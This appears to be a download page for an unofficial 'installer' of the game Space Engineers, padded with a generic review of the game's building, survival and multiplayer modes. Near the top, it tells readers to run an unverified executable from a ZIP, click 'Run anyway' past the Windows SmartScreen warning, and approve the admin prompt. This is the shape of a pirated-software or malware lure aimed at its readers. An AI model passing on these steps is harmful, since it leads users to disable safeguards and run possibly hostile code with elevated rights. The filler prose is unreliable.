Introduction
On my first go-round with Space Engineers, I didn’t even set out to make anything very ambitious. I was just trying to make a tiny little vehicle that might actually drive. It was an epic failure, but I still poured hours of time into honking it up. That’s what Space Engineers does: it is an idea game, and once you’re in, it just keeps throwing you encouragement to make it larger, weirder, and more elaborate.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Space Engineers for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Entering the World of Space Engineers

Space Engineers is a sandbox game about engineering, construction and maintenance of ships and stations in space. It is set in an open world environment and offers the players the ability to construct spacecraft, wheeled vehicles, space stations, planetary outposts of various sizes and purposes, as well as vast asteroid belts.
Building in creative mode is a breeze, there’s nothing to worry about except building. Creating in survival mode, however, shifts the flow of everything… resources, inventory, power, oxygen, construction, damage… all of these things become real tangible issues. And then there’s multiplayer… work together with your friends, insult other players, create guilds, set up dedicated servers, or just lose yourself in your own personal universe of ship design.
How the Engineering Loop Works
Nearly all projects start with a problem. You need to get from point A to point B. Your base needs more juice. You’re building a mining ship that needs to make it to an asteroid – or a giant orbital station, a huge sword, or a new city, now that you’ve decided that a giant orbital station is a very sensible weekend project. You build up these grids from a bunch of blocks, wire things together, drop in power sources, and turn these empty shells into a functioning thing. In Survival, you have to gather the raw materials before building many things. You will be mining a lot – drills enable you to gather resources from asteroids and planetary surface materials. These can flow through production chains that include refineries and assemblers, converting them into the parts for new builds.
Creative mode is rapidly faster, allowing you to sit down and instantly place blocks, tinker with a design, using symmetry tools, then save it all as a blueprint. That’s where I’m at now, testing out some silly ideas to see if they work with the physics. Sometimes they do. Mostly they don’t. The game’s physics engine makes building more real because you can put stuff together, break it, take it apart, and blow it up. A poorly built ship is not just an eyesore. It really can become an issue once you bring gravity, mass, thrust, power, and collisions into play.
What You Can Build
- Ship for moving cargo, mining, exploration or combat with other ships.
- Space stations with complex interlinked systems and factories
- Planetary bases, outposts, cities, and industrial complexes
- Wheeled vehicles for planetary travel
- Mining machines for harvesting resources
- Automated systems using programmable blocks
- Defensive structures equipped with weapons and turrets
- Faction-controlled facilities and vehicles
- Create missions and custom scenarios with the game’s scripting tools
- Save your builds and recall them later with User Blueprints
- Intricate mechanical constructions with rotors, pistons, wheels, hinges and more.
- A power grid with batteries, solar panels, reactors, and more
Why the Sandbox Works So Well
The most fundamental benefit is Choice. Space Engineers doesn’t just hand you a set of missions to achieve. It presents you with systems, and allows you to pursue them how you wish. That’s a rather different type of advancement. In my case, the most fulfilling ‘Ah ha!’ moments weren’t necessarily the largest structures. Rather, they were small systems that suddenly worked, after several failed approaches. You integrate a conveyer network, set up a power configuration, automate a function, or manage to get a vehicle stable enough to drive without turning into a flying metal pancake.
The system also rewards good design. A ship that may appear stunning externally could have horrible internal arrangement. A ship might pack a lot of guns but no enough power. A mining ship could have a lot of drill bits but nowhere practical to put the take! Now you have to think as an engineer! Destructible environments and physics also play to the game’s strengths. Planetary terrain and asteroids are not just visual elements. They can also be used for construction, whether you are mining, terraforming, or building an underground base. And since multiplayer supports cooperative and competitive gameplay, a project can grow significantly when multiple players bring their unique talents to the table.
Common Ways to Play
- Build an experimental ship in Creative mode with no resources used
- Create a Survival world and implement a working planetary or orbital base
- Mine asteroids and planets for resources required to grow your operation
- Plan dock cargo ships for moving resources from location to location.
- Create automated factories with refineries, assemblers, conveyors, and power systems.
- Construct defensive installations and combat vehicles
- Travel to planets, moons, asteroid fields, and more…
- Work with friends in real time on engineering projects
- Use blueprints to save scrap ships, stations, and machines
- Get mods and community creations via Steam Workshop
- Design your own scenarios and gameplay systems with scripting tools
- Play with other complex mechanics with moving parts
Final Thoughts
Vastly less intense, and maybe even a little relaxing, is what you can become of this game once you let go of all those worries about doing everything you do perfectly. You build. Something blows up. You come to the realisation of why it failed, and you rebuild. That’s pretty much the whole idea, and it’s kinda awesome.
That’s why I think it works so well. One player will just spend a night in their pilot chair constructing a functional ship capable of mining resources, while another may take that same evening and create a gargantuan space station capable of automatic manufacturing, a self-sustaining defence grid, and an entire warehouse full of machinery that makes the whole thing look like a floating factory. Neither one is wrong.
And when you finally get that one thing you’ve been working towards working exactly as you want it to, there is a particular, tangible joy that comes with it. Space Engineers has yet to allow me to build something I couldn’t break, but that is all part of the process.